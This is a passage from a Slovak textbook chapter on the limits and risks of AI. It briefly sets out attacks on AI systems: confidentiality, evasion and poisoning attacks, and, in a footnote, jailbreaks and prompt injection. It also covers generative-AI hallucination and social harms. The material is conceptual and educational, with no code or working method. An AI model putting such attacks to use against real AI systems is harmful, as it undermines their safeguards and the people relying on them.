[221] Súčasné najlepšie systémy CNN síce dosahujú úspešnosť v klasifikácii objektov vyššiu ako človek, ale ako sme uviedli, mýlia sa v situáciách, ktoré ľudská bytosť s prehľadom zvláda.

relatívne malá skupina expertov s veľkým citom a praxou v ladení hyper parametrov.[222]


Aj napriek neodškriepiteľnému úspechu vývoja a nasadenia súčasných systémov umelej inteligencie v širokom spektre akademického i reálneho prostredia musíme mať neustále na pamäti, že tieto systémy môžu zlyhávať najrozličnejšími a často neočakávanými spôsobmi v dôsledku nemožnosti pripraviť dostatočne veľkú množinu trénovacích dát, prípadne ich nesprávnej voľby bez dostatočnej kvality alebo s predsudkami, nadmernému prispôsobovaniu sa tréningovým údajom, efektu dlhého chvosta, rizikám plynúcim z oklamania hlbokých sietí, ich zraniteľností a povier, pod čo sa podpisuje i nedostatok odbornej erudovanosti potrebnej pre dizajn a ladenie hyperparametrov pri príprave funkčného a úspešného riešenia.[223]

Pri hlbšom pohľade na uvedené problémy nás môžu dobiehať aj ich ďalšie dôsledky – nielen riziká priameho zlyhania, ale aj **realita výsledkov, ktoré môže byť ťažké správne interpretovať** (čo sa vlastne sieť naučila, čo výstup z daných dát na vstupe vlastne znamená) a **neschopnosť predvídať, kedy sa jednotlivé zlyhania prejavia** (za akých podmienok, pri akej súhre okolností, v dôsledku akej dynamiky vnútorného vývoja, resp. činnosti systému AI).**Pri zavádzaní súčasných systémov AI do nasadenia v reálnom svete si treba uvedomiť, že ich spoľahlivosť je limitovaná a schopnosti sú obmedzené. Analogicky treba s týmto rizikom narábať aj v prípade etických noriem a mantinelov, ktoré dokážeme v rámci systémov umelej inteligencie implementovať**.

---

[222] Termín hyper parametre (hyperparameters) je zastrešujúcim vyjadrením pre celú množinu parametrov, ktoré musia byť človekom prednastavené, aby neurónová sieť bola vôbec schopná úspešne sa učiť. Do tejto množiny patrí napríklad počet vrstiev neurónovej siete, veľkosť recepčných polí jednotlivých uzlov konvolučných sietí, parametre rýchlosti učenia sa, použitá aktivačná funkcia a spôsob klasifikácie i veľa ďalších technických detailov.

[223] Okrem podstatných zraniteľností a slabín uvedených v tejto kapitole technológie AI zápasia so širokým spektrom ďalších problémov. Len v rámci systémov s učením formou odmeňovania možno spomenúť také problémy ako Safe exploration, Robustness to distributional shift, Avoiding negative side effects, Avoiding "reward hacking" and "wireheading", Scalable oversight a pod.
Por. AMODEI, D., OLAH, CH., STEINHARDT, J. et al. Concrete Problems in AI Safety. [on-line]. [cit. 7. júla 2022].
Dostupné na internete: <https://arxiv.org/abs/1606.06565>



Nástrahy umelej inteligencie[224]

Pozrite si obrázok "Nástrahy umelej inteligencie", preložte text a vysvetlite jednotlivé body.

Ako by mohli vyzerať zle zvolené trénovacie dáta pre náborový systém, na základe ktorých by vznikali predsudky a nesprávne ohodnotenie záujemcov o prácu?

Uveďte niekoľko príkladov udalostí, ktoré môžu nastať počas premávky na ceste, pričom pre autonómne vozidlo by boli súčasťou dlhého chvosta.

V texte sme uviedli špeciálny make up, pokreslenú cesta, samolepkami oblepený stĺp či avantgardná potlač na tričku, ako spôsoby pomýlenia moderných systémov strojového videnia, detekcie objektov, rozpoznávania tvárí či autonómnych systémov riadenia vozidiel. Vyhľadajte na internete konkrétne príklady pre uvedené spôsoby klamania systémov AI.

[224] Escaping Skinner's Box: AI and the New Era of Techno-Superstition [on-line]. [cit. 27.01 2024].
Dostupné na internete: https://philosophicaldisquisitions.blogspot.com/2019/10/escaping-skinners-box-ai-and-new-era-of.html

Bezpečnosť procesov[225]

Ako sme v úvode tejto kapitoly uviedli, systémy umelej inteligencie sa stávajú neoddeliteľnou súčasťou fungovania rodiacej sa informačnej spoločnosti a v mnohých oblastiach života sú nasadené a pomerne úspešne využívané. Druhý pohľad na limity a riziká súčasných systémov AI preto zameriame na bezpečnostné aspekty ich nasadenia a útoky, ktorým čelia.

V zásade rozlišujeme tri druhy útokov na systémy AI používané v reálnej prevádzke:[226]

- útoky na dôvernosť (confidentiality attacks)
- útoky na zraniteľnosti (evasion attacks)
- útoky s cieľom ovplyvniť model (poisoning attacks)

Útoky na dôvernosť (confidentiality attacks)

Ide o útoky zamerané na dáta uložené v rámci modelov systémov AI, ktorých zámerom je snaha kopírovať model za účelom extrahovania tréningových dát a parametrov z týchto modelov.[227] Ako sme uviedli v predchádzajúcej podkapitole, kvalitné a rozsiahle tréningové dáta sú jedným z podstatných faktorov správne fungujúceho systému AI. Pre reálne nasadenie v konkrétnom sektore, resp. organizácii, sa tak súčasťou tréningových dát môžu stať dôverné, osobné, prípadne strategické informácie.

Naviac, v kontexte vysokej sofistikovanosti kvalitných systémov strojového učenia je nezanedbateľným dôvodom aj snaha získať informácie o dizajne a hyper parametroch konkrétneho systému AI.

Útoky na zraniteľnosti (evasion attacks)

V tejto oblasti sa útočníci zameriavajú na odhaľovanie a zneužitie existujúcich zraniteľností v modeloch za účelom zmanipulovania výsledkov systémov AI. Ide tak – na základe existujúcich zraniteľností a limitov – o ovplyvňovanie činnosti systémov AI priamo počas ich prevádzky.[228]

---

[225] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 87-91.

[226] REHÁK, M. Útoky na systémy umělé inteligence a jejich obrana. In: Umělá inteligence 2021. Praha: TUESDAY Business Network, 2021.


[227] Jedným z jednoduchých spôsobov útoku je napr. cielené zadávanie veľkého kvanta vstupných dát do systému konkurencie a sledovanie/analýza výsledkov. REHÁK, Útoky na systémy umělé inteligence a jejich obrana.

[228] Oklamanie systému na rozpoznávanie tvárí, podvodné získanie financií, resp. úveru z bankového domu, vyradenie z činnosti systému pre automatické riadenie streľby alebo skupinového riadenia dronov, atď.

Útoky s cieľom ovplyvniť model (poisoning attacks)

Hovoríme o celej škále útokov, ktorých cieľom je ovplyvňovanie modelu, tréningového procesu, a tým aj výslednej činnosti systému AI. Ide o zámerné ovplyvňovanie tréningového procesu (učenia) modelu za účelom manipulovania jeho následných rozhodnutí v prevádzke.

V tejto súvislosti je zaujímavým etickým problémom, ktorý sme doteraz nespomínali, aj iný rozmer zámerného ovplyvňovania systému AI – zámerné nastavenie parametrov a ovplyvňovanie tréningového procesu samotnými tvorcami daného systému, či už zo svojej vôle alebo na základe zadania objednávateľa systému. Osobitne v prípade, keď ide o vládny subjekt, nadnárodnú spoločnosť, celosvetovú sociálnu sieť, informačné platformy a pod., sa jedná o vážny a delikátny problém.



Náčrt útoku typu poisoning attack a dopady na rozhodovanie autonómneho auta.[229]

Pozrite si obrázok s náčrtom útoku typu poisoning attack, vysvetlite jednotlivé kroky.

Ak sa pozrieme na pomerné zastúpenie výskytu jednotlivých druhov útokov, prax poukazuje na veľkú rôznorodosť výskytu a použitia.

Útokov na dôvernosť (confidentiality attacks) je v súčasnosti minimum, pretože ich cieľ sa dá dosiahnuť inými spôsobmi, ktoré sú mnohokrát jednoduchšie, časovo menej náročné a lacnejšie. Keďže väčšina organizácií útoky tohto druhu neočakáva, ich nasadenie môže byť oveľa väčším rizikom s negatívnym záverom/výstupom. Preto je potrebné byť opatrným.

Úspešnosť útokov s cieľom ovplyvniť model (poisoning attacks) sa v súčasnosti viaže na pokročilé znalosti z oblasti umelej inteligencie, preto sa tento druh skôr nahrádza jednoduchšími útokmi zacielenými na zraniteľnosti systémov AI.

Útoky na zraniteľnosti (evasion attacks) tvoria v súčasnosti väčšinu útokov. Vzhľadom na neustály vývoj a otvorenú komunikáciu ohľadom zraniteľností systémov AI existuje mnohokrát dostatok informácií pre zneužitie konkrétnych

[229] Poisoning attacks and countermeasures in intelligent networks: Status quo and prospects [on-line]. [cit. 27.01 2024]. Dostupné na internete: https://www.sciencedirect.com/science/article/pii/S235286482100050X

zraniteľností (vytvorenie exploitu) a realizácia útokov je pomerne jednoduchá, takže sa dajú ľahko vykonať.[230]

V kontexte bezpečnosti procesov umelej inteligencie sa etické výzvy, doteraz rozoberané ako súčasť návrhu a realizácie systémov AI, rozširujú aj o oblasť etiky použitia, resp. riziká zneužitia. V oblasti klasickej informačnej bezpečnosti sú na jednej strane barikády tí, ktorí bezpečnosť systémov strážia (profesionáli v oblasti kybernetickej bezpečnosti), odhaľujú zraniteľnosti s cieľom nápravy a ochrany systémov (napr. etickí hackeri), riešia škody a ochraňujú obete, na strane druhej je skrytý zástup, od jednotlivcov až po organizované skupiny, ktorí sa snažia systémy zneužiť, znefunkčniť či vykradnúť dôležité dáta z veľmi rôznorodých dôvodov (od ideologických, psychologických, sociologických až po mocenské dôvody a kybernetickú kriminalitu). Nie je tomu inak ani v oblasti umelej inteligencie, keď prekročenie etického rámca je pre mnohých príliš lákavým pokušením, ktorému nebudú vedieť a – ak sa etika návrhu a využívania systémov AI nebude zodpovedne riešiť – ani nebudú chcieť a mať prečo odolať.

Diskutujte, aké dáta z pohľadu ochrany osobných údajov (GDPR) môže organizácia použiť v rámci testovania odolnosti svojich systémov umelej inteligencie voči útokom na dôvernosť (confidentiality attacks).

Spoločenské a psychologické riziká[231]


Mnohí odborníci, pohybujúci sa v oblasti umelej inteligencie, podvedome čakajú na moment, keď umelá inteligencia premôže ľudskú silu a inteligenciu. Inak povedané, kedy nastane vek uvedomelej všeobecnej umelej inteligencie (AGI), ktorá nás dokáže nahradiť v práci a bude múdrejšia než my. Stále sa domnievame, že táto otázka nie je na programe dňa a aktuálne je viac súčasťou pracovnej náplne futurológov.

Skôr sa stotožňujeme s pohľadom Tristana Harrisa, bývalého etika dizajnu vo firme Google a spoluzakladateľa Centra pre humánne technológie, pre ktorého je oveľa dôležitejší ten moment, v ktorom technológia prekoná a ovládne ľudské slabosti. Už vtedy prichádza víťazstvo AI a porážka ľudstva, lebo už vtedy prichádza závislosť, polarizácia a radikalizácia spoločnosti, zaslepenosť, strata schopnosti komunikovať a hľadať pravdu,... jednoducho prehráva všetko ľudské v nás.

---

[230] To neznamená, že by bolo vhodnejšie hľadanie, analýzu a riešenie zraniteľností skrývať. Už v rámci klasickej kybernetickej bezpečnosti je overeným faktom, že bezpečnosť prostredníctvom utajenia (security by obscurity) je skutočne zlý nápad. Pri otvorenom prístupe k problému zraniteľností sa tieto môžu rýchlejšie identifikovať, komplexnejšie analyzovať a plošne odstraňovať.

[231] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 97-107.



Obr. X8. Dva pohľady na singularitu[232] v oblasti umelej inteligencie

Míľnikom, ktorého by sme sa mali obávať, teda nie je budúca technologická singularita v oblasti umelej inteligencie, v ktorej AI prevýši náš intelekt, ale oveľa skôr moment, keď technológia ovládne a prekoná naše slabosti. Už vtedy prichádza víťazstvo umelej inteligencie a porážka ľudstva.

Len heslovite uvádzame niekoľko problémov technológií AI, ktoré atakujú ľudskú slabosť a psychologické i sociologické aspekty človeka:

Aby nasadenie systémov umelej inteligencie bolo v spoločnosti úspešné, potrebné dáta musia byť neustále zhromažďované z reálneho sveta a priamo z ľudského prostredia. Ľudia i celá spoločnosť sú vystavovaní neustálemu dohľadu a sledovaniu, ktoré je však len veľmi málo pod kontrolou, ak vôbec;

Na základe zhromažďovaných dát sú algoritmy AI schopné vytvárať modely, ktoré sa snažia predpovedať naše konanie;

Pre dosiahnutie zadaných cieľov (napr. zisk na sociálnych sieťach, ktorý sa viaže na čas strávený na sieti, počet zhliadnutých reklám, resp. počet interakcií s nimi) sú algoritmy AI schopné privádzať návštevníkov k pozornosti/záujmu, akceptácii predkladaných informácií (napr. podprahovými metódami) a k ovplyvňovaniu nášho vnímania a našich rozhodnutí;

Bez etického a regulačného rámca dokážu systémy umelej inteligencie vytvárať prostredie založené na závislosti a manipulácii. Napríklad pod intenzívnym

[232] Singularitou v oblasti umelej inteligencii je myslený stav, ktorý nastane, ak umelá inteligencia so schopnosťou učiť sa, zlepšovať sa a samostatne sa vyvíjať rýchlo dosiahne a následne prevýši inteligenciu človeka. Teda situácia, keď sa počítačové systémy stanú inteligentnejšími než ľudia.

vplyvom sociálnych sietí a virtuálneho sveta sa ľudia stávajú závislí na svojej viditeľnej dokonalosti a neustálom prísune krátkodobých signálov odmeňovania (napr. na páčikoch) až do tej miery, že si to spájajú s hodnotami a s pravdou. Skutočne hodnotné a pravdivé sa tak stáva to, čo prináša najviac pozitívnych hodnotení a čo ľudí udržiava v kontrolovanom pozitívnom stave krátkodobých signálov odmeňovania. Technológie sa tak môžu podieľať na vytváraní názorových bublín, strate kritického myslenia a schopnosti diskutovať s oponentmi, radikalizácii a polarizácii spoločnosti.

Vybrané riziká generatívnych systémov[233]

30. novembra 2022 spoločnosť OpenAI predstavila ChatGPT – veľký jazykový model, ktorý na základe jazykových vstupov generoval požadované odpovede. Technologicky vychádzal z 3. generácie modelu GPT (Generative Pre-trained Transformer), ktorý bol predstaviteľom sľubne sa rozvíjajúcej tzv. generatívnej umelej inteligencie. Ako už názov napovedá, algoritmy generatívne AI sú schopné generovať rôznorodý obsah – text, obrázky, audio a video a pod.

ChatGPT (GPT 3.5) neznamenal ani tak technologický prielom, ako skôr sociologický a psychologický zlom v prístupe verejnosti k systémom a možnostiam umelej inteligencie. Nastal veľký dopyt po generatívnych systémoch AI a možnosti ich nasadenia i spôsoby využitia prekročili akékoľvek očakávania.

Generatívne systémy, či už ide o modely jazykové, grafické alebo generujúce video, vedia byť úžasné v spracúvaní obsahu zadania, generovaní odpovedí a výstupov, pričom častokrát dokážu rýchlo ponúknuť lepšie výsledky než ľudia. **Využitie je skutočne širokospektrálne a môže byť úspešné pri chápaní rizík a dôslednom aplikovaní zásad správneho použitia a kontroly**.

Jedným z hlavných problémov sú nesprávne odpovede, resp. tzv. halucinovanie. Ide o vymýšľanie si odpovedí, ktoré systém predkladá ako relevantné a správne. Treba si uvedomiť, že pri ChatGPT a ostatných generatívnych systémoch AI ide v zásade o stochastické systémy (náhodné, vytvorené z pravdepodobností), ktoré určitým spôsobom generujú čo najpravdepodobnejšie odpovede na základe naučených dát.

Generatívne systémy zo svojej podstaty nevedia, či je odpoveď správna a či nie, keďže ponúkajú len štatisticky najpravdepodobnejšie výstupy. A tak miesto odpovede „neviem“ ponúkajú vymyslené odpovede, u ktorých neznalý používateľ nevie rozlíšiť, do akej miery sú pravdivé a do akej ide o výmysel. Preto pre úspešné nasadenie v danej oblasti je potrebné mať najprv jasne definované dáta, z ktorých sa systém učí (čo je možné v špecializovaných využitiach) a následne u všetkých generatívnych systémov odpovede aj overovať.

[233] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 112-114.

S problémom halucinácie ide ruka v ruke spojené i **riziko predsudkov a neobjektívnych výstupov**. Dôsledkom tohto je generovanie poloprávd a nesprávnych odpovedí.

Ďalším problémom je napríklad **nejasný spôsob narábania s údajmi, čoho dôsledkom môže byť únik dôverných dát, prehrešky voči ochrane osobných údajov i problémy s autorskými právami**.

Veľké generatívne systémy umelej inteligencie sa učia na extrémne veľkej množine dát, ktorú ponúka internet, prípadne neustály zber dát v rámci informačných systémov súčasnosti. Súčasné systémy umelej inteligencie skutočnú inteligenciu nemajú, len ju simulujú. Takže okrem iného vôbec **nedisponujú schopnosťou rozlišovať morálne dobré a zlé**.

Preto sa do súčasných generatívnych systémov implementujú viaceré úrovne kontroly, či už ide o modifikáciu spôsobu učenia sa a generovania výstupov alebo o výstupné filtre, ktoré detegujú a blokujú problematický obsah. Každý systém je však zraniteľný,[234] takže ide o neustály proces hľadania a implementácie čo najvhodnejších riešení.[235]

Jedným z potenciálnych rizík generatívnych systémov je riziko tzv. digitálnej demencie, pri ktorej prichádza k degradácii intelektuálnych schopností a k dopamínovej závislosti na základe ponorenia sa do virtuálneho sveta, v ktorom systémy umelej inteligencie v čoraz väčšej miere suplujú kognitívne činnosti človeka, a to spôsobom, na ktorý nie sme evolučne vôbec pripravení. Jednoducho povedané, tieto systémy umelej inteligencie môžu nahradiť viaceré intelektuálne činnosti človeka. Dlhodobo to môže viesť nielen k znižovaniu inteligencie, ale i k narúšaniu psychického vývoja u detí a dospievajúcich.

Pohľad pod kapotu umelej inteligencie

Delenie systémov umelej inteligencie na symbolické a subsymbolické i rôzne metódy a algoritmy, ktoré tieto technológie využívajú, sa odráža aj na spôsobe technickej implementácie – softvérovej i hardvérovej.

---

[234] Medzi bežné spôsoby útokov na generatívne systémy patrí jailbreak (modifikovanie otázok tak, aby sme dostali požadovanú zablokovanú odpoveď), prompt injection (atakovanie prostredníctvom špeciálnych vstupov, upravených obrázkov), data poisoning (otrava dát, na ktorých sa veľký jazykový/mediálny model učí).

[235] V rámci ladenia sa využíva Reinforcement Learning from Human Feedback (RLHF) a Low-Rank Adaptation of Large Language Models (LoRA). Na kontrolu sú používané tzv. LLM Evaluation metriky (ROUGE a BLEU). Medzi najnovšie spôsoby ladenia a snahy o riešenie problému halucinovania patrí Retrieval Augmented Generation (RAG).

Softvér[236]

Pre drvivú väčšinu symbolických systémov (napr. expertné systémy) sa využívajú klasické metódy počítačového spracovania – logické operácie vykonávané nad symbolmi (hodnota premennej, reťazec, objekt,...) na základe klasických algoritmov, t.j. vopred definovaných pravidiel a postupov. Využívané sú rôzne programovacie jazyky, pričom osobitné miesto vo vývoji symbolických systémov zastávali jazyky Lisp a Prolog, v súčasnosti viaceré moderné jazyky, napr. Python.

Vo svete subsymbolických technológií AI sa v hojnej miere využívajú algoritmy zahŕňajúce štatistické a numerické metódy.

Napríklad systémy AI využívajúce učenie s učiteľom (supervised learning) využívajú regresné algoritmy (predpovedanie číselných hodnôt) a algoritmy klasifikačné (predpovedanie kategorických hodnôt), pričom niektoré z nich možno použiť len na regresiu, iné len na klasifikáciu a mnohé na oboje. Najpopulárnejšie algoritmy učenia pod dohľadom môžeme rozdeliť do troch kľúčových kategórií:[237]

- lineárne modely, ktoré používajú jednoduchý vzorec na nájdenie najlepšie vyhovujúcej priamky cez súbor dátových bodov (napr. lineárna regresia, logistická regresia so sigmodiálnou funkciou a pod.);
- modely založené na stromoch, ktoré používajú sériu pravidiel „ak–potom" na generovanie predpovedí z jedného alebo viacerých rozhodovacích stromov;[238]
- neurónové siete a hlboké učenie, v rámci ktorého sa zadané úlohy vykonávajú bez toho, aby bolo potrebné kódovať inštrukcie založené na pravidlách. Tieto systémy sú schopné vykonávať v danej oblasti sofistikované adaptívne a autonómne činnosti.

Medzi najpopulárnejšie techniky implementácie učenia bez učiteľa (unsupervised learning) patrí tzv. zhlukovanie (clustering). Ide o metódu hľadania súvislostí

---

[236] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 90-92.

[237] GROSS, K. Machine Learning and Linear Models: How They Work [on-line]. [cit. 31. augusta 2023].
Dostupné na internete: <https://blog.dataiku.com/top-machine-learning-algorithms-how-they-work-in-plain-english-1>

[238] Patria sem modely rozhodovacích stromov, metóda náhodného lesa, ktorá paralelne vytvára mnoho rozhodovacích stromov a gradient boosting modely so sekvenčnými rozhodovacími stromami.
GROSS, K. Tree-Based Models: How They Work [on-line]. [cit. 31. augusta 2023].
Dostupné na internete: <https://blog.dataiku.com/tree-based-models-how-they-work-in-plain-english>

v celku a následné utriedenie objektov na základe podobných vlastností do zhlukov.[239]

V rámci učenia formou odmeňovania (reinforcement learning) sa bežne využívajú bezmodelové algoritmy Q-learning, SARSA a v kombinácii s neurónovými sieťami aj Deep Q-learning, resp. Deep Q-Networks.[240]

Algoritmy subsymbolických systémov umelej inteligencie sú implementované v rôznych moderných programovacích jazykoch, ktoré priamo obsahujú knižnice a podporu pre špecifické operácie spracovania dát v oblasti AI. Medzi najpoužívanejšie patrí Python (strojové učenie, excelentná podpora širokého spektra aplikácií AI), C++ (neurónové siete, nízkoúrovňové knižnice AI), R (štatistická analýza, vizualizácia, lineárne a nelineárne modelovanie a zhlukovanie), Scala (výpočtová podpora), Julia (numerické operácie, štatistická analýza, transformácie) a Rust (bezpečné programovanie).

Na základe uvedeného si môžeme uvedomiť, že súčasné systémy umelej inteligencie sú postavené na síce moderných, no predsa len bežných informačných a komunikačných technológiách. Preto – **ako elektronické systémy – zdieľajú aj všetky riziká a neduhy moderných kybernetických systémov, takže kybernetická bezpečnosť sa stáva podstatným aspektom riešení postavených na umelej inteligencii**.

Kybernetická bezpečnosť je oblasťou, ktorá určitým spôsobom doteraz uvedené problémy, limity a riziká technológií AI prepája, keďže v reálnom nasadení vo väčšine prípadov nie je možné riziká striktne rozdeľovať podľa vyššie uvedených kategórií problémov. Mnohé riziká napríklad atakujú bezpečnosť procesov umelej inteligencie, zneužívajú nedostatky dizajnu alebo amplifikujú (rozširujú/zosilňujú) dôsledky rizikových faktorov, pričom však **ako vektor útoku používajú zraniteľnosti v oblasti kybernetickej bezpečnosti**.

Napríklad jedna z najpoužívanejších platforiem pre vývoj a prevádzku systémov strojového učenia, TensorFlow od Googlu mala len za rok 2021 oficiálne

---

[239] Medzi najznámejšie metódy zhlukovania patrí napr. K-Means clustering a hierarchické zhlukovanie.
GROSS, K. Clustering: How It Works [on-line]. [cit. 31. augusta 2023].
Dostupné na internete: <https://blog.dataiku.com/clustering-how-it-works-in-plain-english>

[240] BHATT, S. Reinforcement Learning [on-line]. [cit. 31. augusta 2023].
Dostupné na internete: <https://towardsdatascience.com/reinforcement-learning-101-e24b50e1d292>

evidovaných 201 zraniteľností (pridelené CVE[241]). Je zaujímavé, že z pohľadu kybernetickej bezpečnosti má väčšina týchto zraniteľností nízke rizikové skóre (CVSS Score) – dôsledky ich zneužitia tak nemusia byť veľkým rizikom a viesť ku klasickým kybernetickým kompromitáciám (hacknutiam). Vo viacerých prípadoch môže však byť dôsledkom ich zneužitia prerušenie prebiehajúcej úlohy alebo jej nesprávne vykonanie. Takže nízke CVSS skóre v oblasti kybernetickej bezpečnosti nemusí znamenať malé riziko pre prevádzku systému AI.[242]

S postupným rozširovaním využívania tejto platformy a celkovo systémov AI badať aj rapídny medziročný nárast evidovaných zraniteľností,[243] čo na jednej strane znamená viac potencionálnych spôsobov kompromitácie, na strane druhej je to však indikátorom zvýšeného záujmu o bezpečnosť softvérového vybavenia pre masívne zavádzanie AI.

Indikátorom skutočného rizika nie je tak ani počet objavených a zdokumentovaných zraniteľností, ale skôr priemerný čas potrebný na ich odstránenie.

Dôležitým faktorom je tiež spôsob nasadenia technologického vybavenia systémov AI, keďže v mnohých prípadoch ide o systémy, ktoré po nasadení do prevádzky nie sú predmetom údržby a prípadných aktualizácií (opráv) bezpečnostných chýb, takže sa stávajú bezpečnostným rizikom.[244] Neaktualizovaný jednoduchý inteligentný asistent vo fotoaparáte nie je problémom, no systém, ktorý napr. riadi dopravu a nie je ťažké ho zmiasť, resp. navodiť dopravný kolaps a nehody – ak sa objavené chyby v jeho dizajne, či implementácii neošetria – môže byť veľmi nebezpečný. Možné obete na životoch by boli len otázkou času, pokiaľ by dané chyby niekto zneužil, resp. by sa vyskytol súbeh podmienok (race condition), ktoré tento systém AI pomýlia.

---

241 Systém CVE (Common Vulnerabilities and Exposures) poskytuje referenčnú metódu pre verejne známe zraniteľnosti a ohrozenia informačnej bezpečnosti. Tento systém spravuje Národné centrum kybernetickej bezpečnosti Spojených štátov amerických (NCF), ktoré prevádzkuje spoločnosť The Mitre Corporation, a financuje ho Národná divízia kybernetickej bezpečnosti amerického ministerstva pre vnútornú bezpečnosť. V oblasti kybernetickej bezpečnosti ide o relevantnú, bežne používanú a celosvetovo akceptovanú metódu klasifikácie zraniteľností.
Common Vulnerabilities and Exposures. [on-line]. [cit. 15. februára 2022]. Dostupné na internete: <https://en.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures>

242 Google » Tensorflow: Security Vulnerabilities [on-line]. [cit. 11. januára 2022]. Dostupné na internete: <https://www.cvedetails.com/vulnerability-list/vendor_id-1224/product_id-53738/Google-Tensorflow.html>

243 Google » Tensorflow: Vulnerability Statistics [on-line]. [cit. 11. januára 2022]. Dostupné na internete: <https://www.cvedetails.com/product/53738/Google-Tensorflow.html?vendor_id=1224>

244 Toto je jedno z vážnych rizík nastupujúceho masívneho využívania internetu vecí (IoT), ktoré s príchodom 5G sietí smerujú k intenzívnej interkonektivite a tým aj k on-line zraniteľnosti.

Ako každá iná oblasť kybernetickej, resp. vo všeobecnosti informačnej bezpečnosti, i oblasť bezpečnosti systémov AI je proces. A ako v každej inej oblasti informačných technológií, ani v oblasti systémov umelej inteligencie neexistuje dokonale bezpečný a spoľahlivý systém.

Okrem snáh o riešenie bezpečnosti systémov AI je jednou z veľkých úloh aj hľadanie spôsobov, ako minimalizovať dôsledky týchto zlyhaní či už pevnými obmedzeniami, dohľadovými riešeniami, alebo inými prostriedkami. Zaujímavosťou je, že v súčasnosti takmer všetky moderné nástroje používané v rámci kybernetickej bezpečnosti na detekciu, dohľad a ochranu pred útokmi taktiež obsahujú prvky umelej inteligencie.

Tiež si treba uvedomiť, že počet zraniteľností je priamo úmerný komplexnosti systémov – ktorá je v oblasti umelej inteligencie jedným z normatívnych faktorov sofistikovaných a úspešných systémov. Podobne počet kompromitácií, resp. zneužití týchto zraniteľností, priamo rastie s mierou nasadenia a využívania v reálnom svete.

Ktorý z programovacích jazykov by ste si vybrali pre riešenie jednoduchej úlohy z oblasti neurónových sietí? Zdôvodnite prečo.

Skúste porovnať bezpečnostné riziká a problémy robustnosti pri tvorbe expertných systémov (teda symbolických systémov založených na logike 1. rádu) a neurónových sietí.

Hardvér[245]

Súčasné systémy umelej inteligencie sú postavené na moderných informačných a komunikačných technológiách, ktoré sú tvorené nielen softvérovým vybavením (počítačové programy), ale i hardvérom, t. j. elektronickým a vo všeobecnosti technologickým zázemím, vďaka ktorému softvér systémov umelej inteligencie môže pracovať.

Výpočtové systémy prevádzkujúce moderné algoritmy AI musia disponovať veľkým výpočtovým výkonom[246] a vzhľadom na enormné množstvo spracúvaných dát aj schopnosťou spracovávať veľké kvantá štruktúrovaných i neštruktúrovaných dát.

